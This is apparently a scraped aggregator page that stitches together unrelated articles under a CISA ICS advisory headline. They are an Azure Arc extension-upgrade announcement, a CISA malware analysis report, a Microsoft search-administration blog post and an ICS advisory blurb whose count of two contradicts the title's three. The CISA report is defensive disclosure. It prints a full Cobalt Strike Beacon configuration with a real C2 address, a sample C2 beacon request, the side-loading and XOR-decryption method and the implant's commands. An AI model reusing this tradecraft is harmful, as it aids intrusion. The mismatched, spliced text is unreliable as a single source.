CISA Releases Three Industrial Control Systems Advisories
This article is contributed. See the original author and article here.
The Azure Arc team is excited to announce generally availability of Automatic VM extension upgrades for Azure Arc-enabled servers. VM extensions allow customers to easily include additional capabilities on their Azure Arc-enabled servers. Extension capabilities range from collecting log data with Azure Monitor to extending your security posture with Azure Defender to deploying a hybrid runbook worker on Azure Automation. Over time, these VM extensions get updated with security enhancements and new functionality. Maintaining high availability of these services during these upgrades can be challenging and a manual task. The complexity only grows as the scale of your service increases.
With Automatic VM extension upgrades, extensions are automatically upgraded by Azure Arc whenever a new version of an extension is published. Auto extension upgrade is designed to minimize service disruption of workloads during upgrades even at high scale and to automatically protect customers against zero-day & critical vulnerabilities.
How does this work?
Gone are the days of manually checking for and scheduling updates to the VM Extensions used by your Azure Arc-enabled servers. When a new version of an extension is published, Azure will automatically check to see if the extension is installed on any of your Azure Arc-enabled servers. If the extension is installed, and you’ve opted into automatic upgrades, your extension will be queued for an upgrade.
The upgrades across all eligible servers are rolled out in multiple iterations where each iteration contains a subset of servers (about 20% of all eligible servers). Each iteration has a randomly selected set of servers and can contain servers from one or more Azure regions. During the upgrade, the latest version of the extension is downloaded to each server, the current version is removed, and finally the latest version is installed. Once all the extensions in the current phase are upgraded, the next phase will begin. If upgrade fails on any of the VM, then rollback to previous stable extension version is triggered immediately. This will remove the extension and install the last stable version of the extension. This rolled back VM is then included in the next phase to retry upgrade. You’ll see an event in the Azure Activity Log when an extension upgrade is initiated.
How do I get started?
No user action is required to enable automatic extension upgrade. When you deploy an extension to your server, automatic extension upgrades will be enabled by default. All your existing ARM templates, Azure Policies, and deployment scripts will honor the default selection. You however will have an option to opt-out during or any time after extension installation on the server.

After an extension installation, you can verify if the extension is enabled for automatic upgrade by looking for the status under “Automatic upgrade status” column in Azure Portal. Azure Portal can also be used to opt-in or opt-out of auto upgrades by first selecting the extensions using checkboxes and then by clicking on the “Enable Automatic Upgrade” or “Disable Automatic Upgrade” buttons respectively.
You can also use Azure CLI and Azure PowerShell to view the auto extension upgrade status and to opt-in or opt-out. You can learn more about this using our Azure documentation.
What extensions & regions are supported?
Limited set of extensions are currently supported for Auto extension upgrade. Extensions not yet supported for auto upgrade will have status as “Not supported” under the “Automatic upgrade status” column. You can also refer Azure documentation for complete list of supported extensions.
All public azure regions are currently supported. Arc enabled Servers connected to any public azure region are eligible for automatic upgrades.
Upcoming enhancements
We will be gradually supporting many more extensions available on Arc enabled Servers.
This article is contributed. See the original author and article here.
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.
CISA received a benign 32-bit Windows executable file, a malicious dynamic-link library (DLL) and an encrypted file for analysis from an organization where cyber actors exploited vulnerabilities against Zimbra Collaboration Suite (ZCS). Four CVEs are currently being leveraged against ZCS: CVE-2022-24682, CVE-2022-27924, CVE-2022-27925 chained with CVE-2022-37042, and CVE-2022-30333. The executable file is designed to side-load the malicious DLL file. The DLL is designed to load and Exclusive OR (XOR) decrypt the encrypted file. The decrypted file contains a Cobalt Strike Beacon binary. The Cobalt Strike Beacon is a malicious implant on a compromised system that calls back to the command and control (C2) server and checks for additional commands to execute on the compromised system.
For more information on cyber actors exploiting vulnerabilities in ZCS, see joint CSA: Threat Actors Exploiting Multiple CVEs Against Zimbra Collaboration Suite.
Download the PDF version of this report: MAR-10398871-1.v2.WHITE, 372 kb
233bb85dbeba69231533408501697695a66b7790e751925231d64bddf80bbf91 (bin.config)
25da610be6acecfd71bbe3a4e88c09f31ad07bdd252eb30feeef9debd9667c51 (VFTRACE.dll)
df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348 (vxhost.exe)
3450d5a3c51711ae4a2bdb64a896d312ba638560aa00adb2fc1ebc34bee9369e (Extracted_CobaltStrike_Beacon)
207.148.76.235
loaderpup
| Name | vxhost.exe |
|---|---|
| Size | 351240 bytes |
| Type | PE32 executable (GUI) Intel 80386, for MS Windows |
| MD5 | 4109ac08bdc8591c7b46348eb1bca85d |
| SHA1 | 6423d1c324522bfd2b65108b554847ac4ab02479 |
| SHA256 | df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348 |
| SHA512 | 0605362190a9cb04a7392c7eae3ef79964a76ea68dc03dfabe6ec8f445f1c355772f2ca8166cbee73188e57bff06b74fb2cfa59869cb4461fffe1c3589856554 |
| ssdeep | 6144:BTMoU0+zvvLIpa8bo5GOc1G41vupWn2rwRGekPHZLZKA1UnmOlm:XUDvvsc80AOc1GYvAW2EGtH5ZKAKmOQ |
| Entropy | 6.471736 |
No matches found.
No matches found.
No matches found.
| Compile Date | 2016-01-05 08:22:40-05:00 |
|---|---|
| Import Hash | b66afb12e84aa5ce621a6635837cadba |
| Company Name | CyberArk Software Ltd. |
| File Description | CyberArk Viewfinity |
| Internal Name | vf_host.exe |
| Legal Copyright | Copyright © 1999-2016 CyberArk Software Ltd. All Rights Reserved. |
| Original Filename | vf_host.exe |
| Product Name | CyberArk Viewfinity |
| Product Version | 5.5.10.101 |
| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| 3822119e846581669481aba79308c57c | header | 1024 | 2.580725 |
| 98ccfff2af4ccaa3335f63592a1fba02 | .text | 270848 | 6.543317 |
| 9dcc89a0d16e36145bb07924ca260dfe | .rdata | 50688 | 5.132125 |
| 14d493033fc147f67601753310725b2b | .data | 5632 | 3.711689 |
| 615729d1383743a91b8baf309f1a8232 | .rsrc | 16896 | 4.839559 |
| Microsoft Visual C++ ?.? |
| df847abbfa… | Used | 25da610be6acecfd71bbe3a4e88c09f31ad07bdd252eb30feeef9debd9667c51 |
This artifact is a 32-bit executable file that has been identified as a version of vf_host.exe from Viewfinity and is benign. The file is used to side-load a DLL, vftrace.dll “058434852bb8e877069d27f452442167”.
loadertrojan
| Name | VFTRACE.dll |
|---|---|
| Size | 78336 bytes |
| Type | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |
| MD5 | 058434852bb8e877069d27f452442167 |
| SHA1 | 026d81090c857d894aaa18225ec4a99e419da651 |
| SHA256 | 25da610be6acecfd71bbe3a4e88c09f31ad07bdd252eb30feeef9debd9667c51 |
| SHA512 | 602ad76d61e97d72d983083768eba32d3ad549ac1c763a9b39092feaef8bd4d186df18b6f91992ac8da517e86b84aaa2422da700798a65f4383ed997f52744e3 |
| ssdeep | 1536:carhs4oc7yABoxjo5p+Ocyk7P0Okmu4dJsWxcdbbZFUZAUZpw/:ndy8oxjS+Ocyk7sMzCbVFUZAULW |
| Entropy | 6.278601 |
| Adaware | Gen:Variant.Bulz.429221 |
|---|---|
| Avira | TR/Agent.bjbhb |
| Bitdefender | Gen:Variant.Bulz.429221 |
| Cyren | W32/ABRisk.LHKD-1052 |
| ESET | a variant of Win32/Agent.AELW trojan |
| Emsisoft | Gen:Variant.Bulz.429221 (B) |
| IKARUS | Trojan.Win32.Agent |
| K7 | Trojan ( 00595a621 ) |
| Symantec | Trojan.Gen.MBT |
| Zillya! | Trojan.Agent.Win32.2882847 |
No matches found.
| Compile Date | 2022-06-20 05:36:32-04:00 |
|---|---|
| Import Hash | 6677de6818bcf597d512ad4ddaea3f53 |
| Company Name | CyberArk Software Ltd. |
| File Description | CyberArk Viewfinity |
| Internal Name | VFTRACE.dll |
| Legal Copyright | Copyright © 1999-2016 CyberArk Software Ltd. All Rights Reserved. |
| Original Filename | VFTRACE.dll |
| Product Name | CyberArk Viewfinity |
| Product Version | 5.5.10.101 |
| MD5 | Name | Raw Size | Entropy |
|---|---|---|---|
| ef4a8b161c3676b052755f8c0bf9f3bd | header | 1024 | 2.828221 |
| 48afd9b4ef10b5f14b2c10c9581cbc2d | .text | 45568 | 6.611882 |
| f99c54571592839d48904df07f921829 | .rdata | 24064 | 4.990721 |
| 8a5c1764d3d68e0963003dd46f3b905e | .data | 2560 | 1.834913 |
| 1e0c952d3a72e7edcda3b58acd829b6b | .rsrc | 1536 | 3.799739 |
| 41dfd851e9053a3876aa86212cd5d4a1 | .reloc | 3584 | 6.485745 |
| Borland Delphi 3.0 (???) |
| 25da610be6… | Used_By | df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348 |
| 25da610be6… | Used | 233bb85dbeba69231533408501697695a66b7790e751925231d64bddf80bbf91 |
This artifact is a malicious 32-bit DLL file loaded by “vxhost.exe” (4109ac08bdc8591c7b46348eb1bca85d). This file is designed to search and load an encrypted file “%current directory%bin.config” (be2b0c387642fe7e8475f5f5f0c6b90a) if installed on the compromised system. It decrypts the file using the hard-coded XOR key “0x401”. The decrypted binary contains a Cobalt Strike Beacon DLL that has an embedded shellcode inside of the MZ header. It copies the Cobalt Strike Beacon DLL into a buffer and executes the shellcode.
Figure 1 – This screenshot illustrates code extracted from this malware where it loads and XOR decrypts the encrypted file “bin.config” (be2b0c387642fe7e8475f5f5f0c6b90a) before executed in memory.
trojan
| Name | Extracted_CobaltStrike_Beacon |
|---|---|
| Size | 210953 bytes |
| Type | data |
| MD5 | ff1d9474c2bfa9ada8d5ed3e16f0b04a |
| SHA1 | 60299a59f05b10f49f781dc073249bcb7ec27b63 |
| SHA256 | 3450d5a3c51711ae4a2bdb64a896d312ba638560aa00adb2fc1ebc34bee9369e |
| SHA512 | a064097eb149f7a23df75d7575f8c30ffb83fd7ad0a00ab379c34c114827cef5ec574a1126a7f914eeed08a8c8230c796cdc5cdf111cc238fa6e9427580f9fab |
| ssdeep | 6144:tRqu98CxD0cdRScc6stsxB4WLks1YarGR8Wjo/gj:F24hdEjWLks1YarGR85Yj |
| Entropy | 6.968463 |
| Adaware | DeepScan:Generic.Exploit.Shellcode.2.8AF0A507 |
|---|---|
| Bitdefender | DeepScan:Generic.Exploit.Shellcode.2.8AF0A507 |
| Emsisoft | DeepScan:Generic.Exploit.Shellcode.2.8AF0A507 (B) |
| Trend Micro | Trojan.FC904969 |
| Trend Micro HouseCall | Trojan.FC904969 |
No matches found.
| 3450d5a3c5… | Connected_To | 207.148.76.235 |
| 3450d5a3c5… | Contained_Within | 233bb85dbeba69231533408501697695a66b7790e751925231d64bddf80bbf91 |
This file is decrypted and executed by “vftrace.dll” (058434852bb8e877069d27f452442167). This file is a 32-bit Portable Executable (PE) DLL that has an embedded shellcode inside of the MZ header, which is located at the start of the file. When executed, the shellcode decrypts an embedded beacon payload using a single-byte XOR key 0xC3. It executes the entry point of the decrypted payload in memory at runtime. The decrypted payload has been identified as a Cobalt Strike Beacon implant. During the execution, it decodes its configuration using a single-byte XOR key 0x4f. The configuration contains the, RSA public key, C2, communication protocol, and more. The parsed configuration data for the Cobalt Strike Beacon implant is displayed below in JSON format:
–Begin configuration in the Cobalt Strike Beacon–
{
“BeaconType”: [
“HTTPS” ==> Beacon uses HTTPS to communicate
],
“Port”: 443,
“SleepTime”: 5000, ==> Timing of C2 Beacons via Sleeptime and Jitter feature
“MaxGetSize”: 1403644,
“Jitter”: 20, ==> . Jitter value to force Beacon to randomly modify its sleep time. Jitter of 20 means that there is a random jitter of 20% of 5000 milliseconds
“MaxDNS”: “Not Found”, ==> Publickey to encrypt communications
“PublicKey”: “MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDApWEZn8vYHYN/JiXoF72xGpWuxdZ7gGRYn6E7+mFmsVDSzImL7GTMXrllB4TM6/oR+WDKk0L+8elLel63FXPQ3d3K/t1/8dnYBLpjPER+/G/iu2viAN+6KEsQfKA3O6ZvABg9/uH86G2erow7Ik4a2VinucYSkKJ8jYV1yfeDzQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==”,
“PublicKey_MD5”: “9b96180552065cdf6cc42f8ba6f43f8b”,
“C2Server”: “207[.]148[.]76[.]235,/jquery-3.3.1.min.js”,
“UserAgent”: “Mozilla/4.1 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36”,
“HttpPostUri”: “/jquery-3.3.2.min.js”,
“Malleable_C2_Instructions”: [
“Remove 1522 bytes from the end”,
“Remove 84 bytes from the beginning”,
“Remove 3931 bytes from the beginning”,
“Base64 URL-safe decode”,
“XOR mask w/ random key”
],
“HttpGet_Metadata”: {
“ConstHeaders”: [
“Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8”,
“Referer: http://code.jquery.com/”,
“Accept-Encoding: gzip, deflate”
],
“ConstParams”: [],
“Metadata”: [
“base64url”,
“prepend “__cfduid=””,
“header “Cookie””
],
“SessionId”: [],
“Output”: []
},
“HttpPost_Metadata”: {
“ConstHeaders”: [
“Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8”,
“Referer: http://code.jquery.com/”,
“Accept-Encoding: gzip, deflate”
],
“ConstParams”: [],
“Metadata”: [],
“SessionId”: [
“mask”,
“base64url”,
“parameter “__cfduid””
],
“Output”: [
“mask”,
“base64url”,
“print”
]
},
“SpawnTo”: “AAAAAAAAAAAAAAAAAAAAAA==”,
“PipeName”: “Not Found”,
“DNS_Idle”: “Not Found”,
“DNS_Sleep”: “Not Found”,
“SSH_Host”: “Not Found”,
“SSH_Port”: “Not Found”,
“SSH_Username”: “Not Found”,
“SSH_Password_Plaintext”: “Not Found”,
“SSH_Password_Pubkey”: “Not Found”,
“SSH_Banner”: “”,
“HttpGet_Verb”: “GET”,
“HttpPost_Verb”: “POST”,
“HttpPostChunk”: 0,
“Spawnto_x86”: “%windir%syswow64dllhost.exe”,
“Spawnto_x64”: “%windir%sysnativedllhost.exe”,
“CryptoScheme”: 0,
“Proxy_Config”: “Not Found”,
“Proxy_User”: “Not Found”,
“Proxy_Password”: “Not Found”,
“Proxy_Behavior”: “Use IE settings”,
“Watermark”: 1234567890,
“bStageCleanup”: “True”,
“bCFGCaution”: “False”,
“KillDate”: 0,
“bProcInject_StartRWX”: “False”,
“bProcInject_UseRWX”: “False”,
“bProcInject_MinAllocSize”: 17500,
“ProcInject_PrependAppend_x86”: [
“kJA=”,
“Empty”
],
“ProcInject_PrependAppend_x64”: [
“kJA=”,
“Empty”
],
“ProcInject_Execute”: [
“ntdll:RtlUserThreadStart”,
“CreateThread”,
“NtQueueApcThread-s”,
“CreateRemoteThread”,
“RtlCreateUserThread”
],
“ProcInject_AllocationMethod”: “NtMapViewOfSection”,
“ProcInject_Stub”: “s7YR+gVAMtA1Jtjf0KV/Cw==”, ==> the Base64 encoded MD5 file hash of the Cobalt Strike
“bUsesCookies”: “True”,
“HostHeader”: “”,
“smbFrameHeader”: “AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=”,
“tcpFrameHeader”: “AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=”,
“headersToRemove”: “Not Found”,
“DNS_Beaconing”: “Not Found”,
“DNS_get_TypeA”: “Not Found”,
“DNS_get_TypeAAAA”: “Not Found”,
“DNS_get_TypeTXT”: “Not Found”,
“DNS_put_metadata”: “Not Found”,
“DNS_put_output”: “Not Found”,
“DNS_resolver”: “Not Found”,
“DNS_strategy”: “round-robin”,
“DNS_strategy_rotate_seconds”: -1,
“DNS_strategy_fail_x”: -1,
“DNS_strategy_fail_seconds”: -1
}
–End configuration in the Cobalt Strike Beacon–
It is designed to use a JavaScript library jQuery malleable C2 profile for communication to evade detection. It attempts to send a GET request to its C2 server with metadata in the cookie header “__cfduid” that contains information about the compromised system such as, username, computer name, operating system (OS) version, the name of the malware executing on the victim’s system, and other information. The metadata in the cookie header is encrypted and encoded.
Displayed below is the RSA public key used to encrypt the metadata before it is encoded using NetBios (uppercase) and base64 encoding algorithm:
–Begin public key–
30 81 9F 30 0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 81 8D 00 30 81 89 02 81 81 00 C0 A5 61 19 9F CB D8 1D 83 7F 26 25 E8 17 BD B1 1A 95 AE C5 D6 7B 80 64 58 9F A1 3B FA 61 66 B1 50 D2 CC 89 8B EC 64 CC 5E B9 65 07 84 CC EB FA 11 F9 60 CA 93 42 FE F1 E9 4B 7A 5E B7 15 73 D0 DD DD CA FE DD 7F F1 D9 D8 04 BA 63 3C 44 7E FC 6F E2 BB 6B E2 00 DF BA 28 4B 10 7C A0 37 3B A6 6F 00 18 3D FE E1 FC E8 6D 9E AE 8C 3B 22 4E 1A D9 58 A7 B9 C6 12 90 A2 7C 8D 85 75 C9 F7 83 CD 02 03 01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
–End public key–
Displayed below is a sample jQuery Malleable C2 Hypertext Transfer Protocol (HTTP) GET request with metadata in the cookie header:
–Begin request–
GET /jquery-3.3.1.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie: __cfduid=vZZ5M4aBtrWVoM5-rSVJFrF_ucMPaPE3QjFh6lc2jJ9YYlfZlI2k7M3PwRbOpG9HZXpYi7cauuFgY62ZfLQ9SvZF5anYnl0aQE6oR1Xi_D2fkuoNiug3oKXLk-Vj-Fwp1IhyNG4gKv0vzkU9Scy0EByFnaM2E-Prj__Bb1niJjw
User-Agent: Mozilla/4.1 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Host: 207[.]148[.]76[.]235
Connection: Keep-Alive
Cache-Control: no-cache
–End request–
Analysis indicates that the C2 server will respond to the above HTTP GET request with encrypted data that contains commands, which the malware will decrypt and execute to perform additional functions. The C2 server response payload was not available for analysis.
Displayed below are sample functions built into the malware:
–Begin commands–
Make and change directory
Copy, move, remove files to the specified destination
Download and upload files
List drives on victim’s system
Lists files in a folder
Enable system privileges
Kills the specified process
Show running processes
Binds the specified port on the victim’s system
Disconnect from a named pipe
Process injection
Service creation
–End commands–
Figure 2 – The screenshot of the shellcode embedded in the MZ header.
Recent Passive DNS Resolutions
wordpress-499253-1580367.cloudwaysapps.com
207.148.76.235
kejhnaxoi.alosmart.in
207.148.76.235
chanlycuocsong.com
207.148.76.235
291bc2ac-bd67-11e9-bd1f-d89d67231d10.vuhongminh.com
207.148.76.235
update.vuhongminh.com
207.148.76.235
IP Location
Country: Singapore
Region: Central Singapore
City: Singapore
ISP: Sgp_vultr_cust
Whois Server
whois.apnic.net
Whois Record
% Abuse contact for ‘207.148.64.0 – 207.148.79.255’ is ‘abuse@choopa.com’
inetnum: 207.148.64.0 – 207.148.79.255
netname: SGP_VULTR_CUST
descr: SGP_VULTR_CUST
country: SG
admin-c: CLA15-AP
tech-c: CLA15-AP
abuse-c: AC1765-AP
status: ASSIGNED NON-PORTABLE
mnt-by: MAINT-CHOOPALLC-AP
mnt-irt: IRT-CHOOPALLC-AP
last-modified: 2021-02-09T13:52:42Z
source: APNIC
irt: IRT-CHOOPALLC-AP
address: 100 Matawan Rd, Matawan NJ 07747
e-mail: abuse@choopa.com
abuse-mailbox: abuse@choopa.com
admin-c: CLA15-AP
tech-c: CLA15-AP
auth: # Filtered
remarks: abuse@choopa.com was validated on 2022-04-14
mnt-by: MAINT-CHOOPALLC-AP
last-modified: 2022-04-14T13:11:20Z
source: APNIC
role: ABUSE CHOOPALLCAP
address: 100 Matawan Rd, Matawan NJ 07747
country: ZZ
phone: +000000000
e-mail: abuse@choopa.com
admin-c: CLA15-AP
tech-c: CLA15-AP
nic-hdl: AC1765-AP
remarks: Generated from irt object IRT-CHOOPALLC-AP
remarks: abuse@choopa.com was validated on 2022-04-14
abuse-mailbox: abuse@choopa.com
mnt-by: APNIC-ABUSE
last-modified: 2022-04-14T13:12:10Z
source: APNIC
role: Choopa LLC administrator
address: 319 Clematis St. Suite 900
country: US
phone: +1-973-849-0500
fax-no: +1-973-849-0500
e-mail: abuse@vultr.com
admin-c: CLA15-AP
tech-c: CLA15-AP
nic-hdl: CLA15-AP
mnt-by: MAINT-CHOOPALLC-AP
last-modified: 2022-07-19T11:35:13Z
source: APNIC
route: 207.148.64.0/20
origin: AS20473
descr: Choopa, LLC
14 Cliffwood Ave
Suite 300
mnt-by: MAINT-CHOOPALLC-AP
last-modified: 2020-04-21T14:39:46Z
source: APNIC
| 207.148.76.235 | Connected_From | 3450d5a3c51711ae4a2bdb64a896d312ba638560aa00adb2fc1ebc34bee9369e |
The C2 domain configured in the Cobalt Strike Beacon.

This article is contributed. See the original author and article here.
Five years ago employee satisfaction with finding information within the company was very low. it was the lowest rated it service among all those we surveyed about. Related surveys done by other teams supported this, for instance that our software engineers “finding information” as one of the most wasteful frustrating activities in their job, costing the company thousands of man years of productivity.
A project team was formed to improve this. In the years since we have pursued:


Microsoft has >300,000 employees working around the globe, and collectively, our employees use or access many petabytes of content as they move through their workday. within our employee base, there are many different personas who have widely varying search interests and use hundreds of content sources. Those content sources can be file shares, Microsoft sharepoint sites, documents and other files, and internal websites. our employees also frequently access external websites, such as hr partners’ websites.
We began with user satisfaction survey net score at 87 (scale of 1-200, with 200 being perfect). We have reached satisfaction of 117. Our goal is 130+.
Core to our progress has been:
In analyzing the click activity on our corporate portal, the most impactful elements are:
Bookmarks | Are clicked on in 45% of all searches and significantly shortens the duration of a search session. We currently have ~1200 bookmarks making for quick discovery of the most commonly searched for content and tools around the company. |
Topics | Are clicked on in 5-7% of all searches. |
Connectors | Are clicked on in 4-5% of all searches. |

Metadata | Good metadata typically moves an item from the bottom of the first page to the top half and from page 2 or later onto the bottom of page 1. |
Additional details will be published in later blog posts. If of interest, details as to exactly what Microsoft search admin does in its regular administrative activities are described here.
As shown in the preceding table, roughly half of all enterprise-level searches benefit from one of the search admin capabilities. Employees who receive such benefits average a one-minute faster search completion time than those whose searches don’t use those capabilities. Across 1.2 million monthly enterprise-level searches at Microsoft, that time savings amounts to more than 8,000 hours a month of direct employee-productivity benefit.
We achieve these results with an admin team of part-time individuals, investing a total of <300 hours per month doing direct search administration, responding to user requests to help find individual items, and maintaining a self-help site which advises employees on where and how to search best. We also have a larger improvement program striving to improve information discoverability across the company.
So 5 years into our improvement efforts, we have significantly improved user satisfaction, can now measure the productivity impact search is having, and built numerous partnerships across the company that are expected to continue yielding improvements in the years to come.
Lessons from this work is actively improving search has significant payback. The first step is to actively administer search, doing whatever helps the most popular searches to deliver the right results.
This article is contributed. See the original author and article here.
CISA released two Industrial Control Systems (ICS) advisories on October 18, 2022. These advisories provide timely information about current security issues, vulnerabilities, and exploits surrounding ICS.
CISA encourages users and administrators to review the newly released ICS advisories for technical details and mitigations:
Recent Comments